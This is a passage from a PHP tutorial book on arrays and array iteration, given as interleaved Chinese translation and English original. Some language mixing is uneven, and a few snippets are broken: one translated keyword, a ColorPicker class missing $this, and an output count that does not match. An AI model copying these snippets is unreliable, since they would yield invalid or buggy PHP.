This creates and returns an array with num entries of value, keys starting at start_index.

Note: If the start_index is negative it will start with the negative index and continue from 0 for the following elements.

```
$a = array_fill(5, 6, 'banana'); // Array ( [5] => banana, [6] => banana, ..., [10] => banana)
$b = array_fill(-2, 4, 'pear'); // Array ( [-2] => pear, [0] => pear, ..., [2] => pear)
```

Conclusion: With [array_fill\(\)](#) you are more limited for what you can actually do. The loop is more flexible and

为你打开更广泛的机会。

每当你想要一个包含一系列数字（例如1-4）的数组时，你可以选择将每个元素逐个添加到数组中，或者使用 [range\(\)](#) 函数：

```
| array range ( mixed $start , mixed $end [, number $step = 1 ] )
```

该函数创建一个包含一系列元素的数组。前两个参数是必需的，用于设置（包含）范围的起点和终点。第三个参数是可选的，定义步长的大小。创建一个从0到4，步长为1的 range，生成的数组将包含以下元素：0、1、2、3和4。如果步长增加到2（即 `range(0, 4, 2)`），则生成的数组将是：0、2和4。

```
$array = [];
$array_with_range = range(1, 4);

for ($i = 1; $i <= 4; $i++) {
    $array[] = $i;
}

print_r($array); // Array ( [0] => 1 [1] => 2 [2] => 3 [3] => 4 )
print_r($array_with_range); // Array ( [0] => 1 [1] => 2 [2] => 3 [3] => 4 )
```

`range` 可以处理整数、浮点数、布尔值（会被转换为整数）和字符串。然而，使用浮点数作为参数时应注意浮点数精度问题。

第12.2节：检查键是否存在

使用 [array_key_exists\(\)](#) 或 [isset\(\)](#) 或 [!empty\(\)](#)：

```
$map = [
    'foo' => 1,
    'bar' => null,
    'foobar' => '',
];

array_key_exists('foo', $map); // true
isset($map['foo']); // true
!empty($map['foo']); // true

array_key_exists('bar', $map); // true
isset($map['bar']); // false
!empty($map['bar']); // false
```

注意，`isset()` 将 `null` 值的元素视为不存在。而 `!empty()` 对任何等于 `false` 的元素也有相同处理（使用弱比较；例如，`null`、`"` 和 `0` 都被 `!empty()` 视为 `false`）。

虽然 `isset($map['foobar'])` 为 `true`，`!empty($map['foobar'])` 为 `false`。这可能导致错误（例如，容易忘记字符串 '`0`' 被视为 `false`），因此通常不建议使用 `!empty()`。

还要注意，如果 `$map` 根本未定义，`isset()` 和 `!empty()` 也会起作用（并返回 `false`）。这使得它们的使用有些容易出错：

```
// 注意变量名中的"long"与"lang"，是一个小的拼写错误。
$my_array_with_a_long_name = ['foo' => true];
array_key_exists('foo', $my_array_with_a_lang_name); // 会显示警告
isset($my_array_with_a_lang_name['foo']); // 返回 false
```

opens you a wider range of opportunities.

Whenever you want an array filled with a range of numbers (e.g. 1-4) you could either append every single element to an array or use the [range\(\)](#) function:

```
| array range ( mixed $start , mixed $end [, number $step = 1 ] )
```

This function creates an array containing a range of elements. The first two parameters are required, where they set the start and end points of the (inclusive) range. The third parameter is optional and defines the size of the steps being taken. Creating a `range` from 0 to 4 with a stepsize of 1, the resulting array would consist of the following elements: 0, 1, 2, 3, and 4. If the step size is increased to 2 (i.e. `range(0, 4, 2)`) then the resulting array would be: 0, 2, and 4.

```
$array = [];
$array_with_range = range(1, 4);

for ($i = 1; $i <= 4; $i++) {
    $array[] = $i;
}

print_r($array); // Array ( [0] => 1 [1] => 2 [2] => 3 [3] => 4 )
print_r($array_with_range); // Array ( [0] => 1 [1] => 2 [2] => 3 [3] => 4 )
```

`range` 可以处理整数、浮点数、布尔值（会被转换为整数），和字符串。Caution should be taken, however, when using floats as arguments due to the floating point precision problem.

Section 12.2: Check if key exists

Use [array_key_exists\(\)](#) or [isset\(\)](#) or [!empty\(\)](#):

```
$map = [
    'foo' => 1,
    'bar' => null,
    'foobar' => '',
];

array_key_exists('foo', $map); // true
isset($map['foo']); // true
!empty($map['foo']); // true

array_key_exists('bar', $map); // true
isset($map['bar']); // false
!empty($map['bar']); // false
```

Note that `isset()` treats a `null` valued element as non-existent. Whereas `!empty()` does the same for any element that equals `false` (using a weak comparison; for example, `null`, `"` and `0` are all treated as false by `!empty()`).

While `isset($map['foobar'])` is `true`, `!empty($map['foobar'])` is `false`. This can lead to mistakes (for example, it is easy to forget that the string '`0`' is treated as false) so use of `!empty()` is often frowned upon.

Note also that `isset()` and `!empty()` will work (and return `false`) if `$map` is not defined at all. This makes them somewhat error-prone to use:

```
// Note "long" vs "lang", a tiny typo in the variable name.
$my_array_with_a_long_name = ['foo' => true];
array_key_exists('foo', $my_array_with_a_lang_name); // shows a warning
isset($my_array_with_a_lang_name['foo']); // returns false
```

你也可以检查序数数组：

```
$ord = ['a', 'b']; // 等同于 [0 => 'a', 1 => 'b']

array_key_exists(0, $ord); // true
array_key_exists(2, $ord); // false
```

注意 `isset()` 的性能优于 `array_key_exists()`，因为后者是函数，前者是语言结构。

你也可以使用 `key_exists()`，它是 `array_key_exists()` 的别名。

第12.3节：验证数组类型

函数 `is_array()` 如果变量是数组则返回 `true`。

```
$integer = 1337;
$array = [1337, 42];

is_array($integer); // false
is_array($array); // true
```

您可以在函数中对数组类型进行类型提示以强制参数类型；传入其他任何类型都会导致致命错误。

```
function foo (array $array) { /* $array 是一个数组 */ }
```

您也可以使用 `gettype()` 函数。

```
$integer = 1337;
$array = [1337, 42];

gettype($integer) === 'array'; // false
gettype($array) === 'array'; // true
```

第12.4节：创建变量数组

```
$username = 'Hadibut';
$email = 'hadibut@example.org';

$variables = compact('username', 'email');
// $variables 现在是 ['username' => 'Hadibut', 'email' => 'hadibut@example.org']
```

此方法常用于框架中，在两个组件之间传递变量数组。

第12.5节：检查数组中是否存在某个值

函数 `in_array()` 如果数组中存在某个元素，则返回 `true`。

```
$fruits = ['banana', 'apple'];

$foo = in_array('banana', $fruits);
// $foo 的值为 true

$bar = in_array('orange', $fruits);
```

You can also check for ordinal arrays:

```
$ord = ['a', 'b']; // equivalent to [0 => 'a', 1 => 'b']

array_key_exists(0, $ord); // true
array_key_exists(2, $ord); // false
```

Note that `isset()` has better performance than `array_key_exists()` as the latter is a function and the former a language construct.

You can also use `key_exists()`, which is an alias for `array_key_exists()`.

Section 12.3: Validating the array type

The function `is_array()` returns `true` if a variable is an array.

```
$integer = 1337;
$array = [1337, 42];

is_array($integer); // false
is_array($array); // true
```

You can type hint the array type in a function to enforce a parameter type; passing anything else will result in a fatal error.

```
function foo (array $array) { /* $array is an array */ }
```

You can also use the `gettype()` function.

```
$integer = 1337;
$array = [1337, 42];

gettype($integer) === 'array'; // false
gettype($array) === 'array'; // true
```

Section 12.4: Creating an array of variables

```
$username = 'Hadibut';
$email = 'hadibut@example.org';

$variables = compact('username', 'email');
// $variables is now ['username' => 'Hadibut', 'email' => 'hadibut@example.org']
```

This method is often used in frameworks to pass an array of variables between two components.

Section 12.5: Checking if a value exists in array

The function `in_array()` returns `true` if an item exists in an array.

```
$fruits = ['banana', 'apple'];

$foo = in_array('banana', $fruits);
// $foo value is true

$bar = in_array('orange', $fruits);
```

```
// $bar 的值为 false
```

你也可以使用函数 `array_search()` 来获取数组中特定项的键名。

```
$userdb = ['Sandra Shush', 'Stefanie McMohn', 'Michael'];
$pos = array_search('Stefanie McMohn', $userdb);
if ($pos !== false) {
    echo "在位置 $pos 找到 Stefanie McMohn";
}
```

PHP 5.x 版本 ≥ 5.5

在 PHP 5.5 及更高版本中，你可以将 `array_column()` 与 `array_search()` 结合使用。

这对于检查关联数组中是否存在某个值特别有用：

```
$userdb = [
    [
        "uid" => '100',
        "name" => 'Sandra Shush',
        "url" => 'urlof100',
    ],
    [
        "uid" => '5465',
        "name" => 'Stefanie McMohn',
        "pic_square" => 'urlof100',
    ],
    [
        "uid" => '40489',
        "name" => 'Michael',
        "pic_square" => 'urlof40489',
    ]
];
$key = array_search(40489, array_column($userdb, 'uid'));
```

第12.6节：ArrayAccess 和 Iterator 接口

另一个有用的功能是在 PHP 中将自定义对象集合作为数组访问。PHP (>=5.0.0) 核心中提供了两个接口来支持这一点：`ArrayAccess` 和 `Iterator`。前者允许你将自定义对象作为数组访问。

数组访问

假设我们有一个用户类和一个存储所有用户的数据库表。我们想创建一个 `UserCollection` 类，该类将：

1. 允许我们通过用户名唯一标识符访问特定用户
2. 对我们的用户集合执行基本操作（不是所有的CRUD，但至少包括创建、检索和删除）

考虑以下源码（以下简称我们使用自5.4版本起可用的短数组创建语法`[]`）：

```
class UserCollection implements ArrayAccess {
    protected $_conn;

    protected $_requiredParams = ['username', 'password', 'email'];

    public function __construct() {
        $config = new Configuration();
```

```
// $bar value is false
```

You can also use the function `array_search()` to get the key of a specific item in an array.

```
$userdb = ['Sandra Shush', 'Stefanie McMohn', 'Michael'];
$pos = array_search('Stefanie McMohn', $userdb);
if ($pos !== false) {
    echo "Stefanie McMohn found at $pos";
}
```

PHP 5.x Version ≥ 5.5

In PHP 5.5 and later you can use `array_column()` in conjunction with `array_search()`.

This is particularly useful for [checking if a value exists in an associative array](#):

```
$userdb = [
    [
        "uid" => '100',
        "name" => 'Sandra Shush',
        "url" => 'urlof100',
    ],
    [
        "uid" => '5465',
        "name" => 'Stefanie McMohn',
        "pic_square" => 'urlof100',
    ],
    [
        "uid" => '40489',
        "name" => 'Michael',
        "pic_square" => 'urlof40489',
    ]
];
$key = array_search(40489, array_column($userdb, 'uid'));
```

Section 12.6: ArrayAccess and Iterator Interfaces

Another useful feature is accessing your custom object collections as arrays in PHP. There are two interfaces available in PHP (>=5.0.0) core to support this: `ArrayAccess` and `Iterator`. The former allows you to access your custom objects as array.

ArrayAccess

Assume we have a user class and a database table storing all the users. We would like to create a `UserCollection` class that will:

1. allow us to address certain user by their username unique identifier
2. perform basic (not all CRUD, but at least Create, Retrieve and Delete) operations on our users collection

Consider the following source (hereinafter we're using short array creation syntax `[]` available since version 5.4):

```
class UserCollection implements ArrayAccess {
    protected $_conn;

    protected $_requiredParams = ['username', 'password', 'email'];

    public function __construct() {
        $config = new Configuration();
```

```

$connectionParams = [
    // 你的数据库连接参数
];

$this->_conn = DriverManager::getConnection($connectionParams, $config);

protected function _getByUsername($username) {
    $ret = $this->_conn->executeQuery('SELECT * FROM `User` WHERE `username` IN (?)',
        [$username]
    )->fetch();

    return $ret;
}

// 实现 ArrayAccess 接口所需方法的开始
public function offsetExists($offset) {
    return (bool) $this->_getByUsername($offset);
}

public function offsetGet($offset) {
    return $this->_getByUsername($offset);
}

public function offsetSet($offset, $value) {
    if (!is_array($value)) {
        throw new \Exception('value must be an Array');
    }

    $passed = array_intersect(array_values($this->_requiredParams), array_keys($value));
    if (count($passed) < count($this->_requiredParams)) {
        throw new \Exception('value must contain at least the following params: ' .
        implode(',', $this->_requiredParams));
    }
    $this->_conn->insert('User', $value);
}

public function offsetUnset($offset) {
    if (!is_string($offset)) {
        throw new \Exception('值必须是要删除的用户名');
    }
    if (!$this->offsetGet($offset)) {
        throw new \Exception('用户未找到');
    }
    $this->_conn->delete('User', ['username' => $offset]);
}
// 实现 ArrayAccess 接口所需方法的结束
}

```

然后我们可以：

```

$users = new UserCollection();

var_dump(empty($users['testuser']), isset($users['testuser']));
$users['testuser'] = ['username' => 'testuser',
    'password' => 'testpassword',
    'email' => 'test@test.com'];
var_dump(empty($users['testuser']), isset($users['testuser']), $users['testuser']);
unset($users['testuser']);
var_dump(empty($users['testuser']), isset($users['testuser']));

```

```

$connectionParams = [
    // your connection to the database
];

$this->_conn = DriverManager::getConnection($connectionParams, $config);

protected function _getByUsername($username) {
    $ret = $this->_conn->executeQuery('SELECT * FROM `User` WHERE `username` IN (?)',
        [$username]
    )->fetch();

    return $ret;
}

// START of methods required by ArrayAccess interface
public function offsetExists($offset) {
    return (bool) $this->_getByUsername($offset);
}

public function offsetGet($offset) {
    return $this->_getByUsername($offset);
}

public function offsetSet($offset, $value) {
    if (!is_array($value)) {
        throw new \Exception('value must be an Array');
    }

    $passed = array_intersect(array_values($this->_requiredParams), array_keys($value));
    if (count($passed) < count($this->_requiredParams)) {
        throw new \Exception('value must contain at least the following params: ' .
        implode(',', $this->_requiredParams));
    }
    $this->_conn->insert('User', $value);
}

public function offsetUnset($offset) {
    if (!is_string($offset)) {
        throw new \Exception('value must be the username to delete');
    }
    if (!$this->offsetGet($offset)) {
        throw new \Exception('user not found');
    }
    $this->_conn->delete('User', ['username' => $offset]);
}
// END of methods required by ArrayAccess interface
}

```

then we can:

```

$users = new UserCollection();

var_dump(empty($users['testuser']), isset($users['testuser']));
$users['testuser'] = ['username' => 'testuser',
    'password' => 'testpassword',
    'email' => 'test@test.com'];
var_dump(empty($users['testuser']), isset($users['testuser']), $users['testuser']);
unset($users['testuser']);
var_dump(empty($users['testuser']), isset($users['testuser']));

```

假设在运行代码之前没有'testuser'，以下代码将输出：

```
bool(true)
bool(false)
bool(false)
bool(true)
array(17) {
    ["username"]=>
    string(8) "testuser"
    ["password"]=>
    string(12) "testpassword"
    ["email"]=>
    string(13) "test@test.com"
}
bool(true)
bool(false)
```

重要提示: offsetExists 在使用 array_key_exists 函数检查键是否存在时不会被调用。因此，以下代码将两次输出 false：

```
var_dump(array_key_exists('testuser', $users));
$users['testuser'] = ['username' => 'testuser',
                     'password' => 'testpassword',
                     'email'     => 'test@test.com'];
var_dump(array_key_exists('testuser', $users));
```

迭代器

让我们用 Iterator 接口中的几个函数扩展上面的类，以便可以使用 foreach 和 while 进行迭代。

首先，我们需要添加一个属性来保存迭代器的当前索引，添加到类属性中为 \$_position:

```
// 迭代器当前的位置, Iterator接口方法所需
protected $_position = 1;
```

其次，将 Iterator 接口添加到类实现的接口列表中：

```
class UserCollection implements ArrayAccess, Iterator {
```

然后添加接口所要求的函数本身：

```
// 实现 Iterator 接口所需的方法开始
public function current () {
    return $this->_getById($this->_position);
}
public function key () {
    return $this->_position;
}
public function next () {
    $this->_position++;
}
public function rewind () {
    $this->_position = 1;
}
public function valid () {
    return null !== $this->_getById($this->_position);
```

which will output the following, assuming there was no testuser before we launched the code:

```
bool(true)
bool(false)
bool(false)
bool(true)
array(17) {
    ["username"]=>
    string(8) "testuser"
    ["password"]=>
    string(12) "testpassword"
    ["email"]=>
    string(13) "test@test.com"
}
bool(true)
bool(false)
```

IMPORTANT: offsetExists is not called when you check existence of a key with array_key_exists function. So the following code will output false twice:

```
var_dump(array_key_exists('testuser', $users));
$users['testuser'] = ['username' => 'testuser',
                     'password' => 'testpassword',
                     'email'     => 'test@test.com'];
var_dump(array_key_exists('testuser', $users));
```

Iterator

Let's extend our class from above with a few functions from Iterator interface to allow iterating over it with foreach and while.

First, we need to add a property holding our current index of iterator, let's add it to the class properties as \$_position:

```
// iterator current position, required by Iterator interface methods
protected $_position = 1;
```

Second, let's add Iterator interface to the list of interfaces being implemented by our class:

```
class UserCollection implements ArrayAccess, Iterator {
```

then add the required by the interface functions themselves:

```
// START of methods required by Iterator interface
public function current () {
    return $this->_getById($this->_position);
}
public function key () {
    return $this->_position;
}
public function next () {
    $this->_position++;
}
public function rewind () {
    $this->_position = 1;
}
public function valid () {
    return null !== $this->_getById($this->_position);
```

```
}
```

// 实现 Iterator 接口所需方法的结束

总的来说，这里是实现这两个接口的类的完整源码。请注意，这个示例并不完美，因为数据库中的 ID 可能不是连续的，但这个示例只是为了给你主要的思路：你可以通过实现ArrayAccess和Iterator接口，以任何可能的方式访问你的对象集合：

```
class UserCollection 实现 ArrayAccess, Iterator {  
    // 迭代器当前的位置, Iterator 接口方法所需  
    protected $_position = 1;  
  
    // <在这里添加上一个代码片段中的旧方法>  
  
    // 实现 Iterator 接口所需方法的开始  
    public function current () {  
        return $this->_getById($this->_position);  
    }  
    public function key () {  
        return $this->_position;  
    }  
    public function next () {  
        $this->_position++;  
    }  
    public function rewind () {  
        $this->_position = 1;  
    }  
    public function valid () {  
        return null !== $this->_getById($this->_position);  
    }  
    // 实现 Iterator 接口所需方法的结束  
}
```

以及一个遍历所有用户对象的 foreach 循环：

```
foreach ($users as $user) {  
    var_dump($user['id']);  
}
```

输出将类似于

```
string(2) "1"  
string(2) "2"  
string(2) "3"  
string(2) "4"  
...
```

```
}
```

// END of methods required by Iterator interface

So all in all here is complete source of the class implementing both interfaces. Note that this example is not perfect, because the IDs in the database may not be sequential, but this was written just to give you the main idea: you can address your objects collections in any possible way by implementing ArrayAccess and Iterator interfaces:

```
class UserCollection implements ArrayAccess, Iterator {  
    // iterator current position, required by Iterator interface methods  
    protected $_position = 1;  
  
    // <add the old methods from the last code snippet here>  
  
    // START of methods required by Iterator interface  
    public function current () {  
        return $this->_getById($this->_position);  
    }  
    public function key () {  
        return $this->_position;  
    }  
    public function next () {  
        $this->_position++;  
    }  
    public function rewind () {  
        $this->_position = 1;  
    }  
    public function valid () {  
        return null !== $this->_getById($this->_position);  
    }  
    // END of methods required by Iterator interface  
}
```

and a foreach looping through all user objects:

```
foreach ($users as $user) {  
    var_dump($user['id']);  
}
```

which will output something like

```
string(2) "1"  
string(2) "2"  
string(2) "3"  
string(2) "4"  
...
```

第13章：数组迭代

第13.1节：同时迭代多个数组

有时需要同时迭代两个长度相同的数组，例如：

```
$people = ['蒂姆', '托尼', '图兰加'];
$foods = ['鸡肉', '牛肉', '斯勒姆'];
```

array_map 是实现此目的的最简单方法：

```
array_map(function($person, $food) {return
    "$person 喜欢 $food";}, $people, $foods);
```

输出结果为：

```
蒂姆喜欢鸡肉
托尼喜欢牛肉
图兰加喜欢斯勒姆
```

这也可以通过一个公共索引来实现：

```
assert(count($people) === count($foods));for ($i =
0; $i < count($people); $i++) {echo "$people[$i]
喜欢 $foods[$i]";}
}
```

如果两个数组没有递增的键，可以使用array_values(\$array)[\$i]来替代\$array[\$i]。

如果两个数组的键顺序相同，你也可以对其中一个数组使用带键的 foreach 循环：

```
foreach ($people as $index => $person) {
    $food = $foods[$index];
    echo "$person 喜欢 $food";
}
```

只有当分开的数组长度相同且键名也相同时，才能对它们进行循环。这意味着如果你不提供键且它们是数字索引，则没有问题，或者如果你为键命名并且在每个数组中顺序相同。

你也可以使用 array_combine。

```
$combinedArray = array_combine($people, $foods);
// $combinedArray = ['Tim' => 'chicken', 'Tony' => 'beef', 'Turanga' => 'slurm'];
```

然后你可以像之前一样循环遍历它：

```
foreach ($combinedArray as $person => $meal) {echo "
    $person 喜欢 $meal";
}
```

Chapter 13: Array iteration

Section 13.1: Iterating multiple arrays together

Sometimes two arrays of the same length need to be iterated together, for example:

```
$people = ['Tim', 'Tony', 'Turanga'];
$foods = ['chicken', 'beef', 'slurm'];
```

array_map 是最简单的办法：

```
array_map(function($person, $food) {
    return "$person likes $food\n";
}, $people, $foods);
```

将输出：

```
Tim likes chicken
Tony likes beef
Turanga likes slurm
```

也可以通过公共索引实现：

```
assert(count($people) === count($foods));
for ($i = 0; $i < count($people); $i++) {
    echo "$people[$i] likes $foods[$i]\n";
}
```

如果两个数组没有递增的键，可以使用array_values(\$array)[\$i]来替代\$array[\$i]。

如果两个数组的键顺序相同，你也可以对其中一个数组使用带键的 foreach 循环：

```
foreach ($people as $index => $person) {
    $food = $foods[$index];
    echo "$person likes $food";
}
```

分离的数组只有在长度相同且键名也相同时才能循环。这意味着如果不提供键且它们是数字索引，则没有问题，或者如果你为键命名并且在每个数组中顺序相同。

你也可以使用 array_combine。

```
$combinedArray = array_combine($people, $foods);
// $combinedArray = ['Tim' => 'chicken', 'Tony' => 'beef', 'Turanga' => 'slurm'];
```

然后你可以像之前一样循环遍历它：

```
foreach ($combinedArray as $person => $meal) {
    echo "$person likes $meal\n";
}
```

第13.2节：使用递增索引

此方法通过将整数从0递增到数组中的最大索引来工作。

```
$colors = ['红色', '黄色', '蓝色', '绿色'];
for ($i = 0; $i < count($colors); $i++) {
    echo '我是颜色 ' . $colors[$i] . '<br>';
}
```

这也允许在不使用array_reverse的情况下反向遍历数组，如果数组很大，使用array_reverse可能会导致开销。

```
$colors = ['红色', '黄色', '蓝色', '绿色'];
for ($i = count($colors) - 1; $i >= 0; $i--) {
    echo '我是颜色 ' . $colors[$i] . '<br>';
}
```

你可以使用这种方法轻松跳过或倒回索引。

```
$array = ["alpha", "beta", "gamma", "delta", "epsilon"];
for ($i = 0; $i < count($array); $i++) {
    echo $array[$i], PHP_EOL;
    if ($array[$i] === "gamma") {
        $array[$i] = "zeta";
        $i -= 2;
    } elseif ($array[$i] === "zeta") {
        $i++;
    }
}
```

输出：

```
alpha
beta
gamma
beta
zeta
epsilon
```

对于没有递增索引的数组（包括索引逆序的数组，例如[1 => "foo", 0=> "bar"], ["foo" => "f", "bar" => "b"]），不能直接这样做。可以改用array_values或array_keys：

```
$array = ["a" => "alpha", "b" => "beta", "c" => "gamma", "d" => "delta"];
$keys = array_keys($array);
for ($i = 0; $i < count($array); $i++) {
    $key = $keys[$i];
    $value = $array[$key];
    echo "$value is $key";
}
```

第13.3节：使用内部数组指针

每个数组实例包含一个内部指针。通过操作该指针，可以在不同时间通过同一次调用获取数组的不同元素。

使用 each

Section 13.2: Using an incremental index

This method works by incrementing an integer from 0 to the greatest index in the array.

```
$colors = ['red', 'yellow', 'blue', 'green'];
for ($i = 0; $i < count($colors); $i++) {
    echo 'I am the color ' . $colors[$i] . '<br>';
}
```

This also allows iterating an array in reverse order without using [array_reverse](#), which may result in overhead if the array is large.

```
$colors = ['red', 'yellow', 'blue', 'green'];
for ($i = count($colors) - 1; $i >= 0; $i--) {
    echo 'I am the color ' . $colors[$i] . '<br>';
}
```

You can skip or rewind the index easily using this method.

```
$array = ["alpha", "beta", "gamma", "delta", "epsilon"];
for ($i = 0; $i < count($array); $i++) {
    echo $array[$i], PHP_EOL;
    if ($array[$i] === "gamma") {
        $array[$i] = "zeta";
        $i -= 2;
    } elseif ($array[$i] === "zeta") {
        $i++;
    }
}
```

Output:

```
alpha
beta
gamma
beta
zeta
epsilon
```

For arrays that do not have incremental indices (including arrays with indices in reverse order, e.g. [1 => "foo", 0 => "bar"], ["foo" => "f", "bar" => "b"]), this cannot be done directly. [array_values](#) or [array_keys](#) can be used instead:

```
$array = ["a" => "alpha", "b" => "beta", "c" => "gamma", "d" => "delta"];
$keys = array_keys($array);
for ($i = 0; $i < count($array); $i++) {
    $key = $keys[$i];
    $value = $array[$key];
    echo "$value is $key\n";
}
```

Section 13.3: Using internal array pointers

Each array instance contains an internal pointer. By manipulating this pointer, different elements of an array can be retrieved from the same call at different times.

Using each

每次调用 `each()` 返回当前数组元素的键和值，并将内部数组指针向前移动。

```
$array = ["f" => "foo", "b" => "bar"];
while (list($key, $value) = each($array)) {
    echo "$value begins with $key";
}
```

使用 `next`

```
$array = ["Alpha", "Beta", "Gamma", "Delta"];
while (($value = next($array)) !== false) {echo "$value";
}
```

注意，此示例假设数组中没有元素与布尔值 `false` 相同。为避免此假设，可使用 `key` 检查内部指针是否已到达数组末尾：

```
$array = ["Alpha", "Beta", "Gamma", "Delta"];
while (key($array) !== null) {
    echo current($array) . PHP_EOL;
    next($array);
}
```

这也方便了在没有直接循环的情况下遍历数组：

```
class ColorPicker {
    private $colors = ["#FF0064", "#0064FF", "#64FF00", "#FF6400", "#00FF64", "#6400FF"];
    public function nextColor() : string {
        $result = next($colors);
        // 如果到达数组末尾
        if (key($colors) === null) {
            reset($colors);
        }
        return $result;
    }
}
```

第13.4节：使用foreach

直接环路

```
foreach ($colors as $color) {
    echo "我是颜色 $color<br>";
}
```

带键的循环

```
$foods = ['healthy' => '苹果', 'bad' => '冰淇淋'];
foreach ($foods as $key => $food) {
    echo "吃 $food 是 $key";
}
```

引用循环

在上述示例中的 `foreach` 循环中，直接修改值 (`$color` 或 `$food`) 不会改变数组中的值。& 操作符是必须的，这样值才是数组元素的引用指针。

```
$years = [2001, 2002, 3, 4];
foreach ($years as &$year) {
    if ($year < 2000) $year += 2000;
}
```

Each call to `each()` returns the key and value of the current array element, and increments the internal array pointer.

```
$array = ["f" => "foo", "b" => "bar"];
while (list($key, $value) = each($array)) {
    echo "$value begins with $key";
}
```

Using `next`

```
$array = ["Alpha", "Beta", "Gamma", "Delta"];
while (($value = next($array)) !== false) {
    echo "$value\n";
}
```

Note that this example assumes no elements in the array are identical to boolean `false`. To prevent such assumption, use `key` to check if the internal pointer has reached the end of the array:

```
$array = ["Alpha", "Beta", "Gamma", "Delta"];
while (key($array) !== null) {
    echo current($array) . PHP_EOL;
    next($array);
}
```

This also facilitates iterating an array without a direct loop:

```
class ColorPicker {
    private $colors = ["#FF0064", "#0064FF", "#64FF00", "#FF6400", "#00FF64", "#6400FF"];
    public function nextColor() : string {
        $result = next($colors);
        // if end of array reached
        if (key($colors) === null) {
            reset($colors);
        }
        return $result;
    }
}
```

Section 13.4: Using foreach

Direct loop

```
foreach ($colors as $color) {
    echo "I am the color $color<br>";
}
```

Loop with keys

```
$foods = ['healthy' => 'Apples', 'bad' => 'Ice Cream'];
foreach ($foods as $key => $food) {
    echo "Eating $food is $key";
}
```

Loop by reference

In the `foreach` loops in the above examples, modifying the value (`$color` or `$food`) directly doesn't change its value in the array. The & operator is required so that the value is a reference pointer to the element in the array.

```
$years = [2001, 2002, 3, 4];
foreach ($years as &$year) {
    if ($year < 2000) $year += 2000;
}
```

```
}
```

这类似于：

```
$years = [2001, 2002, 3, 4];
for($i = 0; $i < count($years); $i++) { // 这两行
    $year = &$years[$i]; // 被改为按引用的 foreach
    if($year < 2000) $year += 2000;
}
```

并发

PHP 数组在迭代过程中可以以任何方式修改而不会出现并发问题（不同于例如 Java List）。如果数组是按引用迭代的，后续的迭代会受到数组更改的影响。否则，对数组的更改不会影响后续迭代（就好像你在迭代数组的副本一样）。比较按值循环：

```
$array = [0 => 1, 2 => 3, 4 => 5, 6 => 7];
foreach ($array as $key => $value) {
    if ($key === 0) {
        $array[6] = 17;
        unset($array[4]);
    }
    echo "$key => $value";
}
```

输出：

```
0 => 1
2 => 3
4 => 5
6 => 7
```

但是如果数组是按引用迭代，

```
$array = [0 => 1, 2 => 3, 4 => 5, 6 => 7];
foreach ($array as $key => &$value) {
    if ($key === 0) {
        $array[6] = 17;
        unset($array[4]);
    }
    echo "$key => $value";
}
```

输出：

```
0 => 1
2 => 3
6 => 17
```

键值对`4 => 5`不再被迭代，且`6 => 7`被更改为`6 => 17`。

```
}
```

This is similar to:

```
$years = [2001, 2002, 3, 4];
for($i = 0; $i < count($years); $i++) { // these two lines
    $year = &$years[$i]; // are changed to foreach by reference
    if($year < 2000) $year += 2000;
}
```

Concurrency

PHP arrays can be modified in any ways during iteration without concurrency problems (unlike e.g. Java Lists). If the array is iterated by reference, later iterations will be affected by changes to the array. Otherwise, the changes to the array will not affect later iterations (as if you are iterating a copy of the array instead). Compare looping by value:

```
$array = [0 => 1, 2 => 3, 4 => 5, 6 => 7];
foreach ($array as $key => $value) {
    if ($key === 0) {
        $array[6] = 17;
        unset($array[4]);
    }
    echo "$key => $value\n";
}
```

Output:

```
0 => 1
2 => 3
4 => 5
6 => 7
```

But if the array is iterated with reference,

```
$array = [0 => 1, 2 => 3, 4 => 5, 6 => 7];
foreach ($array as $key => &$value) {
    if ($key === 0) {
        $array[6] = 17;
        unset($array[4]);
    }
    echo "$key => $value\n";
}
```

Output:

```
0 => 1
2 => 3
6 => 17
```

The key-value set of `4 => 5` is no longer iterated, and `6 => 7` is changed to `6 => 17`.

第13.5节：使用ArrayObject迭代器

PHP的arrayiterator允许你在遍历数组和对象时修改和取消设置值。

示例：

```
$array = [ '1' => 'apple', '2' => 'banana', '3' => 'cherry' ];  
  
$arrayObject = new ArrayObject($array);  
  
$iterator = $arrayObject->getIterator();  
  
for($iterator; $iterator->valid(); $iterator->next()) {  
    echo $iterator->key() . ' => ' . $iterator->current() . "</br>";  
}
```

输出：

```
1 => 苹果  
2 => 香蕉  
3 => 樱桃
```

Section 13.5: Using ArrayObject Iterator

PHP arrayiterator allows you to modify and unset the values while iterating over arrays and objects.

Example:

```
$array = [ '1' => 'apple', '2' => 'banana', '3' => 'cherry' ];  
  
$arrayObject = new ArrayObject($array);  
  
$iterator = $arrayObject->getIterator();  
  
for($iterator; $iterator->valid(); $iterator->next()) {  
    echo $iterator->key() . ' => ' . $iterator->current() . "</br>";  
}
```

Output:

```
1 => apple  
2 => banana  
3 => cherry
```

第14章：对数组执行操作

第14.1节：对数组的每个元素应用函数

要对数组中的每个元素应用一个函数，使用array_map()。该函数将返回一个新数组。

```
$array = array(1,2,3,4,5);
//遍历每个数组元素，并将其存储在函数参数中。
$newArray = array_map(function($item) {
    return $item + 1;
}, $array);
```

\$newArray 现在是 array(2,3,4,5,6)。

你也可以使用命名函数代替匿名函数。上述代码可以写成：

```
function addOne($item) {
    return $item + 1;
}

$array = array(1, 2, 3, 4, 5);
$newArray = array_map('addOne', $array);
```

如果命名函数是类的方法，调用该函数时必须包含对该方法所属类对象的引用：

```
class Example {
    public function addOne($item) {
        return $item + 1;
    }

    public function doCalculation() {
        $array = array(1, 2, 3, 4, 5);
        $newArray = array_map(array($this, 'addOne'), $array);
    }
}
```

另一种对数组中每个元素应用函数的方法是array_walk()和array_walk_recursive()。传入这些函数的回调函数同时接受数组元素的键/索引和值。这些函数不会返回新数组，而是返回一个表示成功的布尔值。例如，打印简单数组中的每个元素：

```
$array = array(1, 2, 3, 4, 5);
array_walk($array, function($value, $key) {
    echo $value . ' ';
});
// 输出 "1 2 3 4 5"
```

回调函数的值参数可以通过引用传递，从而允许你直接修改原数组中的值：

```
$array = array(1, 2, 3, 4, 5);
array_walk($array, function(&$value, $key) {
    $value++;
});

$array 现在是 array(2,3,4,5,6);
```

Chapter 14: Executing Upon an Array

Section 14.1: Applying a function to each element of an array

To apply a function to every item in an array, use `array_map()`. This will return a new array.

```
$array = array(1, 2, 3, 4, 5);
//each array item is iterated over and gets stored in the function parameter.
$newArray = array_map(function($item) {
    return $item + 1;
}, $array);
```

\$newArray 现在是 array(2,3,4,5,6)。

Instead of using an anonymous function, you could use a named function. The above could be written like:

```
function addOne($item) {
    return $item + 1;
}

$array = array(1, 2, 3, 4, 5);
$newArray = array_map('addOne', $array);
```

